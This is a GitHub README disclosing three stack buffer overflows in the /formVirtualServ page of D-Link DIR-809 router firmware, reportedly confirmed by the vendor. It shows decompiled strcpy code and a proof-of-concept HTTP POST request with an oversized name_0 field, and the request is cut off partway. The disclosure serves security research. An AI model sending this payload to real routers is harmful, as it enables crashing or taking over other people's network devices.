Lnkvct / IoT-poc Public

Code Issues 1 Pull requests Actions Projects Security ···

master IoT-poc / D-Link-DIR809 / vuln01 /

Lnkvct update progress ··· on Nov 22, 2021 History

..

README	last year
README.md	last year

README.md

D-Link DIR809 Vulnerability

The Vulnerability is in page `/formVirtualServ` which influences the latest version of this router OS.

The firmware version is DIR-809Ax_FW1.12WWB03_20190410

Progress


- Confirmed by vendor.

Vulnerability description

In the function `FUN_8004776c` (page `/formVirtualServ`), we find three stack overflow vulnerabilities which are of the same type. Each vulnerability allows attackers to execute arbitrary code on system via a crafted post request.

Here is the description of the first vulnerability,

1. The `get_var` function extracts user input from the a http request. For example, the code below will extract the value of a key of format `"name_%d"` in the http post request which is completely under the attacker's control.
2. The string `pcVar2` obtained from user is copied onto the stack using `strcpy` without checking its length. So we can make the stack buffer overflow in `local_f8` .




```
    memset(acStack144,0,100);
    sprintf(acStack144,PTR_s_name_%d_80047c0c,local_28);
    pcVar2 = (char *)get_var(param_2,param_3,acStack144,PTR_s__80047bf4);
    cVar1 = *pcVar2;
    if (*pcVar2 != '\0') {
      strcpy(local_f8,pcVar2);
      cVar1 = local_f8[0];
    }
```


Not limit the copy string length

pcVar2 is the input string controlled by the malicious attacker

The second and third vulnerabilities follow the same paradigm as the first. Two figures below will illustrate them.



```
    memset(acStack144,0,100);
    sprintf(acStack144,PTR_s_sched_name_%d_80047c18,local_28);
    pcVar2 = (char *)get_var(param_2,param_3,acStack144,PTR_s__80047bf4);
    if (*pcVar2 == '\0') {
      local_124 = local_124 & 0xffffff00;
    }
    else {
      strcpy((char *)((int)&local_124 + 3),pcVar2);
    }
```



```
    memset(acStack144,0,100);
    sprintf(acStack144,PTR_s_ingress_name_%d_80047c28,local_28);
    pcVar2 = (char *)get_var(param_2,param_3,acStack144,PTR_s__80047bf4);
    cVar1 = *pcVar2;
    if (*pcVar2 != '\0') {
      strcpy(local_10d,pcVar2);
      cVar1 = local_10d[0];
    }
```

PoC

```
POST /formVirtualServ.htm HTTP/1.1
Host: 192.168.0.1
Content-Length: 4983
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.0.1/Advanced/Virtual_Server.asp?t=1620556982214
Accept-Encoding: gzip, deflate
```

```
Accept-Language: zh-CN,zh;q=0.9
Cookie: uid=sVlZzC4RHx
Connection: close

settingsChanged=1&curTime=1620557025736&HNAP_AUTH=B57888CD9D38113835E437CE4735DFC4+1620557025&submit-
url=%2FAdvanced%2FVirtual_Server.asp&index=1&enabled_0=0&used_0=0&name_0=1231231231233*0x200&default_virtual_servers_0=-1&public_port_
```

Credit to @peanuts62, @Yu3H0 , @Lnkvct from Shanghai Jiao Tong University and TIANGONG Team of Legendsec at Qi'anxin Group.